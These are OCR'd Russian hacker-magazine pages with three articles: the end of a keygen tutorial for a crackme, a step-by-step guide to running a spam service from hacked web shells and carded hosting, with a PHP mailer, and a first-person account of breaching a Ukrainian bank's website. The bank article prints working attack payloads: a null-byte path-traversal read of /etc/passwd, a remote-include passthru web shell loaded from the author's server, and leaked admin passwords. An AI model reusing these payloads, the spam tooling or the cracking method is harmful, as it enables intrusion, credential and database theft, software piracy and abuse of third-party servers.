Во всех строках, где есть условные и безусловные переходы, указаны адреса, по которым эти переходы осуществляются. По адресу 00401192, допустим, — это 00401196. Мы сделаем его первой меткой. Вместо «JNZ SHORT crackme.00401196» пишем «JNZ SHORT metka1». А на строчку выше адреса 00401196 пишем «metka1:». Названия меток для нас не имеют никакого значения, линковщик подставит вместо них адреса, по которым они находятся. Меняем все переходы на метки с названиями metka1, meka2, metka3 и т. д. Всего должно получиться 15 меток. Теперь приведем функции lstrlenA в читаемый вид (lstrlenA возвращает в eax количество символов указанной строки). У этой функции есть один-единственный параметр, который указывает на адрес строки, количество символов которой нам требуется получить. Если посмотреть строчку над функцией, можно заметить, что в первом случае мы передаем длину имени, которое находится по адресу 00406349, а во втором — сгенерированный номер, который находится по адресу 00406549. Передавать функции адреса в чистом виде не имеет смысла, потому как по ним может находиться все что угодно. А вот подставить свои переменные мы имеем полное право. Назовем имя пользователя — UserName, а регистрационный номер — RegNumber. Сначала просто подставим их в функции, а объявлять будем потом:

```
Invoke lstrlen, ADDR UserName
Invoke lstrlen, ADDR RegNumber
```

Не забудь убрать перемещения в стек перед функциями. После этого замени еще в двух местах адреса, где находятся имя пользователя и номер, реальными именами переменных.

Наша задача не оставить ни одного адреса. Только имена переменных. Посмотрим, что дальше: «XOR BL, BYTE PTR DS: [EAX+406328]». Что еще за 406328? В Olly все содержимое памяти, ответственной за секцию .data, показано окном ниже отладочного кода. Найдем там этот адрес. Как видим, ничего вразумительного там не написано. Строка из 20-ти байт, с обеих сторон ограниченная нулями. Причем если перезагрузим программу в Olly без запуска, а потом сгенерируем код, то сможем убедиться, что эта строка присутствует как при инициализации crackme.exe, так и после генерации регистрационного кода. И ни один ее байт не меняется. Но если мы немного вглядимся в алгоритм, то сможем заметить, что программа неоднократно обращается к разным смещениям этой строки. Из всего этого можно сделать только один вывод — это ключ, с помощью которого crackme.exe генерирует регистрационный номер. Наша задача этот ключ инициализировать у себя.

С объявлением переменных опять придется подождать, сначала создадим сам ключ. Если

```
00401268  . 85C0          TEST EAX,EAX
0040126A  .^75 EE         JNZ SHORT crackme.0040125A
0040126C  . 68 49654000   PUSH crackme.00406549              [String = "1029328653"
00401271  . E8 86010000   CALL <JMP.&kernel32.lstrlenA>      [lstrlenA
00401276  . 33DB          XOR EBX,EBX
00401278  > 8A88 48654000 MOV CL,BYTE PTR DS:[EAX+406548]
0040127E  . 888B 49674000 MOV BYTE PTR DS:[EBX+406749],CL
00401284  . 43            INC EBX
00401285  . 48            DEC EAX
00401286  .^75 F0         JNZ SHORT crackme.00401278
00401288  . 68 49674000   PUSH crackme.00406749              [String2 = ""
0040128D  . 68 49654000   PUSH crackme.00406549              [String1 = crackme.00406549
00401292  . E8 5F010000   CALL <JMP.&kernel32.lstrcpyA>      [lstrcpyA
00401297  . 68 00020000   PUSH 200                           [Count = 200 (512.)
0040129C  . 68 49694000   PUSH crackme.00406949              [Buffer = crackme.00406949
004012A1  . 6A 64         PUSH 64                            [ControlID = 64 (100.)
004012A3  . FF75 08       PUSH DWORD PTR SS:[EBP+8]          [hWnd
004012A6  . E8 E5000000   CALL <JMP.&user32.GetDlgItemTextA> [GetDlgItemTextA
004012AB  . 68 49654000   PUSH crackme.00406549              [String2 = "1029328653"
```

> Сгенерированный код лежит в открытом виде и не стесняется :)

внимательно присмотреться, то можно заметить, что алгоритм обращается также к адресу 406327. Значит, это и есть первый байт нашего ключа. Теперь скопируем байты ключа в шестнадцатеричных значениях и подставим перед самим алгоритмом следующий код:

```
mov byte ptr ds: [SecretKey],0
mov byte ptr ds: [SecretKey+1],0AAh
mov byte ptr ds: [SecretKey+2],89h
...и так далее до
mov byte ptr ds: [SecretKey+20],73h
```

Не забываем про два правила: после шестнадцатеричного числа ставим знак «h» и, если число начинается на букву, то приписываем перед ним «0». Теперь берем 406327 за «SecretKey», а все, что больше, приписываем к «SecretKey» через «+» соответствующее количество байтов. Так мы сможем безболезненно работать с ключом.
Теперь у нас остаются еще два адреса, которым мы не придумали имена переменных. По адресу 00406345 находятся четыре зарезервированных байта, по которым последовательно прогоняются символы из имени пользователя, назовем его lUserName. А по 00406749 находится область, по размеру точно такая же, как и регистрационный номер (10 символов). Служит она только для того, чтобы поменять в обратном порядке цифры номера. Назовем ее genRegNumber. Все, остальное — дело техники. Осталось только подправить значения переменных и объявить их в секции .data?:

```
RegNumber db 11 dup (?)
genRegNumber db 11 dup (?)
UserName db 100 dup (?)
lUserName db 4 dup (?)
SecretKey LPSTR?
```

Я объявил переменные, зарезервировав для них определенное количество байтов, но не определил их значения. Они заполняются в процессе работы программы.
Теперь компилируем keygen:

```
ml /c /coff keygen. asm
```

И линкуем:

```
Link /SUBSYSTEM:WINDOWS keygen. obj
```

Злоключение

Вот и все. Как видишь, обойти защиту платных программ не так уж сложно. Но это очень простой способ защиты. На самом деле, он применяется далеко не в каждой второй программе. Но он есть, и это факт. И мест применения подобных экзекуций тоже очень много. По крайней мере, гораздо больше, чем все привыкли думать. Но помни, что это лишь азы грамотного крякинга. Переваривай информацию, а я в дальнейших статьях попробую рассказать о более крутой защите программ и способах ее обхода.

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /

ДЕЛАЕМ ДЕНЬГИ

ИНДУСТРИЯ СПАМА

В ПОСЛЕДНЕЕ ВРЕМЯ СПАМ В БУКВАЛЬНОМ СМЫСЛЕ ЗАХЛЕСТНУЛ РУНЕТ И СЕТЬ В ЦЕЛОМ. С ОДНОЙ СТОРОНЫ, ЭТО ПРИСКОРБНОЕ СОБЫТИЕ, ВЕДЬ НАВЕРНЯКА ТЕБЕ НАДОЕЛО ЕЖЕДНЕВНО ВЫГРЕБАТЬ ДЕСЯТКИ ЛЕВЫХ ПИСЕМ ИЗ СВОЕГО МЫЛЬНИКА, А С ДРУГОЙ... ТЫ ЗАДУМЫВАЛСЯ НАД ТЕМ, КАК РАБОТАЮТ СПАМЕРЫ И КАКОВ ИХ ДОХОД?
НЕТ, ОНИ НЕ ПЛАТЯТ НАЛОГИ И НЕ ЗАНИМАЮТСЯ БЛАГОТВОРИТЕЛЬНЫМИ РАССЫЛКАМИ. СПАМ — ЭТО БИЗНЕС. И БИЗНЕС КРУПНЫЙ.НО, КАК ИЗВЕСТНО, В ЛЮБОМ ДЕЛЕ ВАЖЕН ПРАВИЛЬНЫЙ ПОДХОД. ПОЭТОМУ СЕЙЧАС Я РАССКАЖУ ТЕБЕ, С ЧЕГО НАЧАТЬ И КАК ВНЕДРИТЬСЯ В СПАМ-ИНДУСТРИЮ.




з школьного/вузовского курса обучения тебе конечно известны три основных вопроса экономики:

1. Что производить?
2. Как производить?
3. Для кого производить?

Ты, разумеется, скажешь, что к спаму это отношения никакого не имеет. И будешь в корне неправ. Как я уже сказал, спам — бизнес, а бизнес имеет самое непосредственное отношение к экономике. Поэтому обо всем по порядку. Начнем с вопроса «Что производить?». Производить мы, собственно, ничего не собираемся, а будем предоставлять услуги спам-сервиса, то есть рассылки электронных писем. А вот на втором пункте — «Как производить?», нужно остановиться более подробно. Для того чтобы организовать спам-сервис, мало одного желания, здесь необходимо учесть несколько важных моментов. Во-первых, следует определиться с методом рассылок. Существует три основных способа:

1. Директ-рассылки.
2. Спам через соксы.
3. Ботнет.

В первом случае обычно используют взломанные серверы, с которых запускают директ-рассылку. Во втором — купленные дедики с установленным спам-софтом, шлющим через соксы. Ну а в третьем спам осуществляется при помощи ботнета. Мы остановимся на первом способе, так как мощного ботнета у тебя скорее всего нет, а дедики тоже стоят денег. Общий принцип директ-рассылок заключается в следующем: с нескольких хостов идет спам прямым потоком, без использования соксов. Часто для этого юзают шеллы и/или карженные хостинг-аккаунты, но об этом далее. Итак, с методом мы определились — директ-спам. Теперь необходимо определиться с «аппаратной» частью — серверами, с которых будут идти рассылки. Как я отметил выше, здесь два пути — взлом и кардинг. Ты можешь либо заюзать несколько залежавшихся у тебя веб-шеллов, либо скардить пару акков на забугорных хостингах. Выбирай сам. Отмечу лишь, что шеллы рано или поздно прикроют, а акки заблочат. Так что, чем



> Пускаем MSTSC через SockCap



> Богатый рынок спам-баз

больше у тебя возможностей, тем лучше. Как получить веб-шелл, я объяснять не буду =). А как скардить хостинг, ты прочитаешь в моей следующей статье (сейчас речь не об этом).

Посылку заказывали?

Теперь нужно решить вопрос со спам-базами. Здесь необходимо определиться с регионами, по которым ты собираешься работать. Не советую слать спам в страны Африки — это вряд ли принесет тебе ощутимую прибыль и спрос на твои услуги. Гораздо более разумными выглядят рассылки по США и Европе. Как правило, такой спам всегда востребован в силу ряда причин: ботнетов, скамов и т. д. Не рекомендую останавливать свой выбор и на странах СНГ, так как в этой области ты будешь заведомо неконкурентоспособен. Поэтому решаем спор в пользу США и Европы. Теперь главный вопрос: где взять базы? Надо отметить, что этот вопрос волнует не тебя одного. Продажа спам-баз — отдельный вид бизнеса, который напрямую зависит от спроса на те или иные листы. Так как с самого начала мы строили свой биз с нуля, есть пара вариантов:

1. Слить базу со взломанного сервера.
2. Сгенерировать спам-лист.

С первым вариантом, думаю, все понятно. Если при взломе очередного сервера (хостинга, шопа) тебе попалась на глаза здоровенная базенка с мыльниками юзеров, не забудь бережно забэкапить ее себе на винт. В дальнейшем она тебе еще пригодится =). Что же касается генерирования спам-листов, то тут есть свои нюансы:

1. Невысокая валидность генерированной базы.
2. База общего вида (отсутствуют тематики и т. д.).

Попробуем написать простой генератор спам-листов на php. Для того чтобы хоть как-то гарантировать валидность базы, в качестве логинов юзеров мы будем использовать популярные/распространенные слова и имена. В этом нам помогут всевозможные словарики (скачать их можно на nsd.ru). Суть генератора в следующем: берем логин из словарика (например, alex), добавляем к нему домен email-сервиса (например, @mail.com) и сохраняем получившийся мыльник (alex@mail.com) в базу. Вроде все просто:

```
$domen = 'mail.com';
$fp = fopen ("wordlist. txt", "r"); $fn = fopen ("base. txt", "a");
while (! feof ($fp))
{
$login = fgets ($fp);
fputs ($fn, "$login@$domen\n");
}
```

В переменной $domen находится значение домена mail-сервиса, в файле wordlist.txt — словарик логинов (слов/имен), а сам спам-лист сохраняется в файл base.txt. Конечно, очень высокой валидности обещать нельзя, но 70% — вполне реальная цифра, учитывая, что мы использовали вордлист с популярными именами/словами.

Напишите письмецо

Следующий важный этап — выбор софта. Сразу скажу, что хороший софт стоит немалых денег (цены на него колеблются от $50 до $2k в зависимости от функций и условий распространения). Так как денег у нас нет, то придется искать более приемлемые варианты. Один из них — написание своего софта. Определимся, какими основными возможностями он должен обладать:

1. Работа с базой мыльников (спам по указанному листу).
2. Подделка адреса отправителя (часто требуется заказчиками).
3. Ведение лога рассылки (необходимо постоянно контролировать процесс).
4. Отсылка самого письма.

Я намеренно не стал указывать использование соксов, так как мы шлем спам директ-методом. Можно перечислить еще несколько функций, но описанных выше вполне достаточно на начальной стадии работы. Итак, с требованиями понятно. Остается всего ничего — написать такой софт =). Кодить будем на php, который устраивает нас по трем причинам:

1. Минимум прав для php-скрипта на сервере.
2. Широкая распространенность php.
3. Хороший, удобный язык (очень подходит для наших целей :)).

Что же, приступим к созданию собственного php-спамера:

```
<?
ignore_user_abort (1);
set_time_limit (0);


$fp = fopen ("./emails.txt", "r");
$count = 0;
if (!$fp|| strlen ($from) == 0|| strlen ($msg) == 0){
echo ("<br><center>Error! Upload./emails.txt and write message!</
center>");
exit;
}
else {
while (! feof ($fp)){
$to = fgets ($fp);
mail ("$to", "$subject", "$msg", "From: $from");
$count = $count + 1;
```



> Внимание! Все действия, описанные в статье, противозаконны! Информация предоставлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!




> На диске ты найдешь все описанные в статье скрипты, необходимые для организации своего спам-сервиса.



› Предупреждение перед подключением

› Потенциальная спам-база)



› Расшифровка паролей от VDS с помощью сторонних программ

```
$fl = fopen ("./log.txt", "w");
fputs ($fl, "$count letters was sended…");
fclose ($fl);
}
if (strlen ($check)!= 0){
$pr_text = "$count letters was sended!";
$pr_sub = 'Check';
mail ("$pr_mail", "$pr_sub", "$pr_text", "From: $from");
$fl = fopen ("./log. txt", "w");
fputs ($fl, "$count letters was sended!");
}
else {
$fl = fopen ("./log. txt", "w");
fputs ($fl, "Done! $count letters was sended!");
}
}
fclose ($fp);
fclose ($fl);
?>
```

Теперь осталось написать html-форму для управления скриптом. Это не так сложно, поэтому смотри код формочки на нашем DVD.

А я тем временем расскажу, как юзать наш спам-скрипт. Перед запуском php-спамера тебе нужно залить базу мыльников — emails.txt, указать адрес отправителя — $form, тему письма — $subject и сам текст — $msg. Также ты можешь вбить свой мыльник для чека окончания спама — $pr_mail. Скрипт ведет лог (log.txt), в котором по ходу рассылки отмечается количество разосланных писем. Для удобства управления спамером, рекомендую использовать html-форму. Тебе достаточно лишь заполнить необходимые поля и нажать Start Spam, после чего можешь спокойно закрывать браузер и идти за пивом :). Чем шире канал сервера, с которого ты осуществляешь рассылку, тем быстрее будет разослан весь спам. Но хочу тебя предупредить — не стоит заливать базы по 200-300k мыл к себе на шелл и запускать спамер. Админ пропалит тебя, и ты потеряешь либо шелл, либо доступ к sendmail'у. Одним словом — не жадничай. Кроме того, не забывай сравнивать часовые пояса (свой и месторасположения сервера), старайся спамить ночью, когда админ сервера спит. Ведь не факт, что у него установлены антиспам-демоны, ведущие подробные лог-отчеты. В любом случае тебе придется запастись множеством шеллов, иначе все усилия сведутся на нет.

Почтальона вызывали?

Ну вот, наконец, ты привел в боевую готовность с десяток серверов и полон решимости окунуться в спам-индустрию. Но где клиенты? Где те люди, для которых ты организовывал свой сервис? Спокойно, товарищ, они здесь =). А вернее, на известных закрытых форумах. Так как репутации у тебя пока нет, придется поработать на паблике. Пости о своих услугах на различных хак-порталах, набирайся опыта, но самое главное — повышай свой авторитет. Спустя пару десятков заказов при качественной работе у тебя сформируется своя клиентура, которая впоследствии сыграет важную роль в твоем становлении на андеграунд-сцене, тут уж поверь на слово. Не советую сильно задирать ценовые планки, так как конкуренция среди спамеров достаточно жесткая. Вот средние цены на рассылки по базам общей тематики:

1 млн. по USA — $100;
1 млн. по EU — $100;
1 млн. по RU — $150.

Но если спам производится по каким-либо уникальным базам (датинг-сайты, онлайн-шопы, платежные системы), то цена за рассылку 200k мыл может доходить до $200-300. Здесь просто следует понимать, что все услуги оказываются по отдельной договоренности с клиентом, в которой ты заинтересован в первую очередь. Таковы законы бизнеса.

Что такое хорошо, что такое плохо

Я не собираюсь читать тебе лекции по этике и говорить, что спам — это плохо. Но про возможные последствия упомяну. В России с 1 июля 2006 года вышла новая редакция закона «О рекламе», в которой оговаривается ответственность за подобные электронные рассылки. Однако законодатели не учли множества деталей, благодаря чему спамеры продолжают активную работу в рунете. В США дело обстоит иначе. Там спамеров не любят, я бы даже сказал, очень не любят. И уголовная ответственность наступает обычно незамедлительно. Так что, если ты решил получить вид на жительство в США, тебе лучше забыть о спаме. В общем, дорогу я тебе показал, а выбор изволь сделать сам. ⌶

Профессиональный спам-софт

Прочитав статью, скорее всего, ты сразу поспешишь заюзать мой софт. Конечно, те скрипты, которые я написал, помогут тебе еще не раз. Но настоящий, профессиональный спам-софт обладает просто потрясающими возможностями. Ты наверняка никогда не слышал про такие программы, как Reactor Mailer, xsender, xsmtpbrute и т. д. Это и неудивительно, ведь их не продают направо и налево. Такой софт является приватным, и его стоимость может доходить до нескольких тысяч вечнозеленых американских президентов. Часть подобных утилит я уже не раз описывал в рубрике X-Tools (можешь проверить подшивку «Хакера»). Но все же хочу привести тебе наглядный пример. Скрипт php-spammer'a, который я накодил к статье, умеет исправно слать письма, но обладает рядом недостатков:

1. Светит IP сервера-отправителя (его могут просто-напросто добавить в блэк-лист).
2. Однопоточный (работает в один поток).
3. Требует обязательного наличия на сервере sendmail/аналогичного почтового приложения (иначе скрипт не будет пахать).
4. Не обходит ограничения антиспам-демонов.

А теперь представь возможности профессионального софта:

1. Работа через сокс-серверы.
2. Многопоточность (с регулированием количества потоков).
3. Независимость от установленных на сервере приложений.
4. Обход ограничений антиспам-демонов.

Не спорю, подобные программы требуют колоссальных вложений, но, поверь, все затраты окупятся в полном объеме и принесут существенных доход.



"ФУТБОЛЬНЫЙ МЕНЕДЖЕР"!

СОЗДАЙ СВОЮ КОМАНДУ ИЗ РЕАЛЬНЫХ ИГРОКОВ И ПРИВЕДИ ЕЕ К ПОБЕДЕ

ТЫ ПОЛУЧАЕШЬ $135 МИЛЛИОНОВ

на приобретение игроков российской премьер-лиги при регистрации на сайте www.total-football.ru.

Подробности на сайте **www.total-football.ru**

ГЛАВНЫЙ ПРИЗ – ПОЕЗДКА НА ФИНАЛ ЛИГИ ЧЕМПИОНОВ 2006/07





ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /

НАВЕРНОЕ, ТЫ ПОЛАГАЕШЬ, ЧТО БАНКОВСКИЕ СЕТИ ЯВЛЯЮТСЯ САМЫМИ ЗАЩИЩЕННЫМИ. ВЕДЬ В ОРГАНИЗАЦИЯХ ТАКОГО МАСШТАБА РАБОТАЮТ ПРОФЕССИОНАЛЫ. КРОМЕ ТОГО, БАНКИ ТРАТЯТ ОГРОМНЫЕ ДЕНЬГИ НА ОБЕСПЕЧЕНИЕ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ И ПОДГОТОВКУ СПЕЦИАЛИСТОВ. В ТАКИХ УСЛОВИЯХ ПРЕДПРИНИМАТЬ КАКИЕ-ЛИБО ПОПЫТКИ НЕСАНКЦИОНИРОВАННОГО ПРОНИКНОВЕНИЯ КАЖЕТСЯ БЕССМЫСЛЕННЫМ. НО ЭТО НЕ ТАК. ЕСЛИ ЕСТЬ СИСТЕМА, ТО ЕСТЬ И БАГИ. ВЗЛОМАВ САЙТ СБЕРБАНКА УКРАИНЫ, Я В ОЧЕРЕДНОЙ РАЗ УБЕДИЛСЯ В ЭТОМ. ДА ЧТО ТАМ ГОВОРИТЬ, СЕЙЧАС ТЫ И САМ ВСЕ ПОЙМЕШЬ.

БЕРЕМ СБЕРБАНК

ВЗЛОМ СБЕРЕГАТЕЛЬНОГО БАНКА УКРАИНЫ

Оставались считанные дни лета. В голове прокручивались мысли о том, что было сделано за три прошедших месяца. Конечно, сделано было многое, но мне хотелось большего. Не скрою, я давно мечтал получить контроль над каким-нибудь крупным банковским ресурсом. Поэтому, наткнувшись на одном из порталов на адрес сайта Сбербанка Украины (http://savebank.com.ua), я машинально кликнул на линк, и уже через несколько секунд страница загрузилась. Дизайн ресурса впечатлял — цветовая гамма была подобрана идеально, видимо руководство банка весьма щедро финансировало отдел ИТ. Оглядевшись, я прикинул, что ковырять движок не имеет смысла. Наверняка он был написан на заказ и выполнен по качеству не хуже дизайна. Здесь нужен был другой подход, вернее, подход с другой стороны. Для начала я решил просмотреть список хостящихся на сервере сайтов, воспользовавшись аналогом domainsdb.net — www.domaintools.com. К моему удивлению, их было несколько.

Все эти ресурсы, за исключением банковского, принадлежали украинскому провайдеру «Запорожье Онлайн». К сожалению, их быстрый осмотр не принес положительных результатов, хотя я и не рассчитывал на легкую прогулку. Вместо того чтобы плотнее заняться изучением сайтов, я запустил nmap и удостоверился в наличии открытого 21-го порта с ProFTD 1.30. Идея была такова: так как сервер принадлежал провайдеру, то, скорее всего, на нем существовало приличное количество фтп-аккаунтов, а значит, вероятность успешного брута повышалась в несколько раз.

Я не сторонник брутфорса, но упускать такой шанс было бы глупо. Проблема заключалась лишь в выборе софта: сервера с установленной гидрой под рукой не оказалось, а брутить виндовым софтом по дайлапу — смешно. В такой ситуации выход был найден один — написание специализированного php-скрипта для брута фтп-аккаунтов. Подавив в себе остатки сна, я принялся кодить, в итоге наколбасив полноценный web-брутфорс (ищи его исходник на нашем DVD).


Теперь было достаточно залить скрипт на удаленный сервер, указать хост ($host), загрузить на сервер файл с логинами юзеров (users.txt) и хороший словарик (dict.txt). После этого можно было запускать брут и идти спать, что я и сделал =).

Обломы и успехи

Проснувшись, я глянул на часы — по моим расчетам брут должен был уже закончиться. Подойдя к монитору и вбив урл шелла, я проверил лог. Увы, но мне не повезло — паролей я не нашел. Что же, оставались сайты, которые хостились на том же сервере. Я сравнил часовые пояса и, посчитав разницу во времени с Украиной (там была глубокая ночь), принялся за работу. Проверка первых нескольких сайтов, как и проверка ресурса провайдера «Запорожье Онлайн», не дала никаких результатов. Правда, я нашел несколько директорий с неправильно выставленными chmod'ами, но толку от них было мало. Наступила очередь банковского сайта. Полазив по разделам и осмотрев движок, я не заметил ничего подозрительного и уже начал думать о завершении неудачной атаки, но тут увидел в адресной строке URL вида:

http://www.savebank.com.ua/page.php?page=indcreditinfo&lang=rus





> Просматриваем свои права на сервере с банковским сайтом



> Главная страница дырявого банка

По-видимому, скрипт page.php подключал файлы, находящиеся на сервере, и, возможно, был подвержен инклуду. Недолго думая, я изменил значение параметра page в адресной строке и нажал enter:

```
http://www.savebank.com.ua/page.php?page=../../../../../../../../etc/passwd&lang=rus
```

Но меня ждал облом — скрипт вернул пустую страницу. Вероятно, программеры просто решили пошутить, указав распространенное название переменной. И тут я внезапно вспомнил про 0-байт. Бага была старая, она позволяла отбрасывать расширение при инклуде файлов. Вряд ли мне это могло помочь, но попробовать стоило. Придвинув клавиатуру, я добавил к passwd шестнадцатеричное значение 0-байта (%00) и изменил запрос:

```
http://www.savebank.com.ua/page.php?page=../../../../../../../../etc/passwd%00&lang=rus
```

Каково же было мое удивление, когда вместо чистой страницы я увидел содержимое /etc/passwd.
Значит, скрипт page.php инклудил файлы с определенным расширением. Я почувствовал, как на лбу проступают капли пота, вот уж чего действительно не ожидал, так это встретить старую багу на банковском ресурсе. Но нужно было двигаться дальше. Локальный инклуд не давал простора для действий, и меня мало прельщало занятие в виде «слепого» поиска конфигов по всему серверу. Поэтому было решено проверить наличие удаленного инклуда. Я создал файлик sh.txt, в котором вбил три заветных строки:

```
<?
passthru ($cmd);
?>
```

Затем я залил sh.txt к себе на сервер и изменил вид адресной строки:

```
http://www.savebank.com.ua/page.php?page=http://cepвep.com/sh.txt%00&cmd=id&lang=rus
```

Обновив страницу, я прочитал ответ сервера:

```
uid=80 (www) gid=80 (www) groups=80 (www)
```

Это означало только одно — я мог выполнять произвольные команды. Сказать, что я был обрадован, — не сказать ничего. Состояние эйфории охватило меня с ног до головы. Подумать только, я находился внутри сервера, на котором хостился банковский сайт!

Взгляд изнутри

Наконец, собравшись с мыслями, я стал осматриваться в системе. На Украине уже наступило утро, и нужно было торопиться. Выяснилось, что на сервере крутилась FreeBSD с ядром версии 6.0, под которое у меня, увы, не было сплойта. Кроме того, анализ каталога /home показал, что моих прав хватало для просмотра всех пользовательских каталогов. Но, вспомнив про свою цель, я вернулся к банковскому ресурсу. Для начала я решил просмотреть корень веб-каталога. Выполнив команду ls -la, я начал изучать содержимое директории:

Содержимое избранного каталога банковского ресурса

```
— rwxr-x--- 1 sbank www 2980 Apr 13 10:19 indcreditpotrebit_rus.inc
— rwxr-x--- 1 sbank www 2944 Apr 13 10:19 indcreditpotrebit_ukr.inc
— rwxr-x--- 1 sbank www 3831 Apr 13 10:19 index_rus.php
— rwxr-x--- 1 sbank www 3812 Apr 13 10:19 index_ukr.php
— rwxr-x--- 1 sbank www 915 Apr 13 10:19 indtransfers_rus.inc
— rwxr-x--- 1 sbank www 915 Apr 13 10:19 indtransfers_ukr.inc
— rwxr-x--- 1 sbank www 9668 Apr 13 10:21 kurs_admin.php
— rwxr-x--- 1 sbank www 4530 Apr 13 10:19 list_module.php
```

Больше всего меня интересовала админка ресурса и сорцы движка. Обнаружив файл с названием kurs_admin. php и прочитав его, я нашел один из паролей:

```
<?
if (session_id ()=='»)
  session_start ();
if ($_SESSION ['password']!='true')
{
  if ($_POST ['password_value']!= «8yD1p646r»)
  {
  // пароль password
  // action в форме — вставить название защищаемой скриптины
```

Зайдя по адресу http://www.savebank.com.ua/kurs_admin.php и введя пасс 8yD1p646r, я попал в админку, в которой предлагалось установить курс валют на текущий момент. Тут же мелькнула мысль о том,




> Внимание! Все действия взломщика противозаконны! Информация предоставлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!


INFO

> На диске ты найдешь мой ftp-bruter и php-скрипт для выдирания логинов из /etc/passwd, которые в дальнейшем можно использовать для брута.



> На DVD-диске ты найдешь видео по взлому сайта Сбербанка Украины


› Админка банковского сайта


› Админка курсов валют

какие последствия повлекло бы за собой снижение мной курса доллара в несколько раз. Также можно было изменить значение курса золота относительно разной массы слитка:). К сожалению, возможности администрирования на этом ограничивались. Зато через несколько минут, открыв скрипт list_module.php, я получил еще один пароль:

```
<?
if (session_id ()==''»)
  session_start ();
if ($_SESSION ['password_list_module']!='true')
{
  if ($_POST ['password_value']!= "sbankedit2005")
  {
  // пароль password
  // action в форме — вставить название защищаемой
    скриптины
```

Перейдя по ссылке http://savebank.com.ua/list_module.php, я ввел в формочку ввода пасса sbankedit2005 и опять успешно залогинился. На этот раз мне повезло, это была действительно админка банковсого сайта. Улыбнувшись, я принялся изучать ее функции. В админке позволялось редактировать любой из файлов, находящихся в корне сайта. Окинув взглядом длинный список скриптов, я принялся за движок ресурса. Как оказалось, с базой движок не работал и все данные хранил в файлах с расширением inc (которое я успешно отбросил при помощи %00). Тем не менее мне хотелось взглянуть на БД сервера, на котором хостился сайт провайдера «Запорожье Онлайн». Забэкапив движок портала себе на винт, я вышел из админки. Погуляв некоторое время по серверу и почитав конфиги юзеров, я таки получил рутовый доступ к MySQL. Кроме того, я нашел и бережно установленный админом phpmyadmin. Помимо баз различных форумов и фотоальбомов, я наткнулся на БД с названием billing. В ней в открытом виде лежали все логины и пароли для доступа к биллинг-панели на сервере, в том числе и данные банковского аккаунта. Я аккуратно слил базу и удалился восвояси =).

Мысли вслух

